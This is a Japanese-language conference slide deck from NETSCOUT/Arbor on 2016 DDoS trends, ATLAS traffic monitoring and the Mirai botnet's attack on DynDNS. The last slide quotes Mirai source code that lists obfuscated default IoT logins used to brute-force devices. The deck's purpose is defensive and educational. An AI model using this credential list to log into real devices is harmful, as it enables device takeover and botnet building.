



The Security Division of NETSCOUT

JANOG 39

- DDoS トレンド 2016 -

Takashi Sasaki

SE Manager - JAPAN

アジェンダ

- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT



アジェンダ

- **DDoS攻撃とは**
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT



DDoS攻撃とは？

DDoS

(Distributed Denial of Service)




Serviceが提供できなくなる事



サーバーへのアクセスが不能になる事

攻撃者



様々な攻撃手法でサーバーダウンを試みます
サーバーへ接続不能に陥らせる事が最大のモチベーション

攻撃者




攻撃者はサーバーがダウンしなければ、攻撃は失敗に終わり
攻撃をやめます

過剰防衛




サーバーがダウンしない程度の攻撃には特に対処する必要はありません
無理に防御しようとする事は、正規な通信にも影響を及ぼす可能性があります



サーバーがダウンする攻撃（DDoS攻撃）が来た場合に、その攻撃を緩和する必要があります

DDoS防御の考え方




多くのDDoS攻撃は、パケット単位では正常通信と全く同じように見えます。従って防御する為にはポリシーを定義する必要があります。

DDoS防御の考え方



サーバーが正常に稼働
していることが重要



場合によってはポリシーに違反した僅かな正規ユーザーの通信に影響が出る場合があります。しかしながら、その他多くのユーザがサーバーにアクセスできる事がDDoS対策の成功となります

DDoS その他

ISP（インフラ）に対する攻撃 - ISPのサービス断

DNSサーバーに対する攻撃 - 結果として特定サーバーへのアクセス不可

他ISPに対する攻撃からの反射 - ソースIPがスプーフされている場合

アジェンダ

- DDoS攻撃とは
- **ATLASにおける2016年DDoSトレンド**
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT



世界中最大級のネットワーク監視システム

90% Tier1サービスプロバイダ
の90%がARBORのお客様



ARBORの市場ポジションは
キャリア・エンタープライズ・
モバイルのDDoS市場において
61%のシェア
[Infonetics Research Dec 2011]



107 ARBORの製品は
107ヶ国に展開




35%のインターネット・
トラフィックをATLASで監視

16

ARBORは革新的なセキュリティと
ネットワーク可視化技術を16年間に渡り提供

ATLAS (Active Threat Level Analysis System : 脅威レベル解析システム)



- 1 攻撃活動を発見し分類するためにダークネット空間でATLAS SENSORが展開される。
- 2 ARBORのPeakflow、サードパーティおよび脆弱性のデータと組み合わせてATLAS DATA CENTERに送信される。
- 3 研究チーム(ASERT)は、そのデータを結合し分析した結果をポータル・サイトに公開する。
 - ・ 過去24時間の攻撃種類トップ
 - ・ 過去24時間の攻撃における送信元など

140 Tbps

ピーク時最大140Tbps の
インターネット・トラフィックを
ATLASで収集




<http://www.digitalattackmap.com/>

Digital Attack Map

Digital Attack Map Top daily DDoS attacks worldwide

[Map](#) - [Gallery](#) - [Understanding DDoS](#) - [FAQ](#) - [About](#) - [g+](#) [t](#) [f](#)



ATLASデータのご紹介


- 2016年1月1日から2016年12月31日までにATLASで観測されたDDoS攻撃データです
- 日本とワールドワイドのデータとなります

ATLASデータのご紹介

bps
pps
回数



ワールドワイド




1月




12月


日本



ATLASデータのご紹介



ワールドワイド



日本

データ資料は当日

アジェンダ

- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- **南米でのトラフィックトレンドとDDoS攻撃**
- Mirai botとIoT

データ資料は当日

アジェンダ

- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- **Mirai botとIoT**




Mirai Bot

- 10/22 DynDNSがDDoSの攻撃対象に
- 最大540Gbpsの攻撃を観測
- 結果としてAmazon, Twitter, Netflix等複数のサイトに対する通信不可
- DDoS攻撃元はMirai botに感染した10万台以上のIoTデバイス
- Mirai BotのソースコードはGithubに公開



Mirai Bot



Mirai Bot ソースコード

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
